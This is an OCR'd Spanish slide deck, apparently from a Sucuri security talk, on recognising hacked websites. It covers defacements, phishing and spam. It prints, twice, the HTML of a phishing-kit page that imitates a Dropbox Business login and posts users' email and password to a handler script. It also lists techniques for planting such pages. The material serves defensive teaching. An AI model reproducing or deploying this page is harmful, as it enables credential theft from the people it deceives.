¿CÓMO SÉ SI ME HAN HACKEADO?

EJEMPLOS Y CONTRAMEDIDAS

SOBRE MI

Néstor Angulo de Ugarte

- Ingeniero Informático
- Tecnólogo humanista
- Asesor en tecnología
- Fotógrafo y Early adopter. Curioso por naturaleza
- En Sucuri desde Enero de 2015
  - Remediation & Incident Response

Más sobre mi:
about.me/pharar

Twitter:
@pharar

SUCURI
(A GODADDY COMPANY)


- sucuri.net y blog.sucuri.net
- Sucuri: Anaconda (No es Securi ni Security)
- Website security
- Especializada en webs y CMS, escritos en PHP y JS. Bases de datos SQL.
- Fundada en 2008
- GoDaddy compra Sucuri en 2017
- Totalmente remota
- Servicios 24/7/365 a todo el mundo
- Más de 4 mil clientes alrededor de todo el mundo
- Operada por personas de más de 15 países de todo el globo
- Scanners gratuitos:
  - Sitecheck
  - Performance

¡AAAAHRG!

O GALERÍA DE LOS HORRORES

DEFACEMENTS AND PHISHING

DEFACEMENTS AND PHISHING



DEFACEMENTS AND PHISHING

DEFACEMENTS AND PHISHING

DEFACEMENTS AND PHISHING

DEFACEMENTS AND PHISHING

dropbox.zip > index.php

```
<?
include "antiboots.php";
?>
<html>

    <head>
        <! --- Links ---- !>
        <link rel="stylesheet" href="./css/style1.css" type="text/css" />
        <title>DropBox Buisness</title>
        <! ---- Links --- !>
         </head>
    <body>
        <! --- Header ---- !>
       <header class="ilyas_header">
           <div class="logo">
               <img src="./img/logo.png" style="position:absolute;left:180px;width:36px;height:34px;top:17px;">
               <img src="./img/next.png" style="position:absolute;left:220px;top:17px;">
           </div>
           <div id="header-border-div"></div>
           <div class="help">
               <img src="./img/help.png" style="position:absolute;left:1065px;top:23px;">
           </div>
                  </header>
        <! --- Header ---- !>
        <div id="text h2">
            <img src="./img/confirm_text.PNG" style="position:absolute;left:385px;top:118px;">
            <img src="./img/left.png" style="position:absolute;top:190px;left:30px;width:500px;height:285px;border-r
        </div>
        <! --- Form Login --- !>
        <div id="form" style="left:680px;height:200px;">
            <form action="action.php" method="post">
            <h2 style="position:absolute;right:20%;top:5px;">Sign in With Your Existing Email</h2>
            <div id="header-border-div2"></div>
        <input type="email" name="email" placeholder="Email" required
             style="position:absolute;left:45px;top:90px;width:359;height:34px;padding:10px;border-radius:6px;border
        <input type="password" name="pass" placeholder="Password" required
            style="position:absolute;left:45px;top:150px;width:359;height:34px;padding:10px;border-radius:6px;border
        <button type="submit" class="login-button button-primary" style="position:absolute;top:220px;left:40%;">
            <div class="sign-in-text">Sign in</div>
            </button>
            </form>
            </div>
        <! --- Form Login --- !>
        <! --- Under Form --- !>
        <img src="./img/multi.png" style="position:absolute;left:190px;top:570px;">
        <! --- Under Form --- !>
        <! --- Footer ---- !>
        <div id="footer">
            <img src="./img/footer.jpg" style="position:absolute;left:179px;top:680px">
                 </div>
        <! --- Footer ---- !>
    </body>
</html>
```


DEFACEMENTS AND PHISHING

```
<!-- Links -->
<link rel="stylesheet" href="./css/style1.css" type="text/css" />
<title>DropBox Buisness</title>
<!-- Links -->
</head>
<body>
<! --- Header ---- !>
<header class="ilyas_header">
<div class="logo">
<img src="./img/logo.png" style="position:absolute;left:180px;width:36px;height:34px;
<img src="./img/next.png" style="position:absolute;left:220px;top:17px;">
</div>
<div id="header-border-div"></div>
<div class="help">
<img src="./img/help.png" style="position:absolute;left:1065px;top:23px;">
</div>
</header>
<! --- Header ---- !>
<div id="text h2">
<img src="./img/confirm_text.PNG" style="position:absolute;left:385px;top:118px;">
<img src="./img/left.png" style="position:absolute;top:190px;left:30px;width:500px;heigh
</div>
<! --- Form Login --- !>
<div id="form" style="left:680px;height:200px;">
<form action="action.php" method="post">
<h2 style="position:absolute;right:20%;top:5px;">Sign in With Your Existing Email</h2>
<input type="email" name="email" placeholder="Email" required
style="position:absolute;left:5px;top:90px;width:359;height:34px;padding:10px;border-r
<input type="password" name="pass" placeholder="Password" required
style="position:absolute;left:4px;top:150px;width:359;height:34px;padding:10px;border-r
<button type="submit" class="login-button button-primary" style="position:absolute;top:220px
```

DEFACEMENTS AND PHISHING


- Infección muy vistosa y obvia
- Objetivo: político/revindicativo habitualmente
- Versión simple:
  - Sustitución del index.php
  - Adición de un fake index.html
- Versión complicada:
  - Frame superpuesto
  - Modificación del theme
  - Fake Plugin

- Hackeo sutil
- Objetivo: Robar credenciales/datos
- Versión simple:
  - Sustitución/adición en el index.php
  - Adición de un fake index.html
  - Carpeta navegable
- Versión complicada:
  - Modificación del theme
  - Frame superpuesto
  - Fake plugin
  - Inyección en base de datos




BLACK HAT SEO, REDIRECCIONES Y SPAMMING


ENCUENTRA EL SPAM



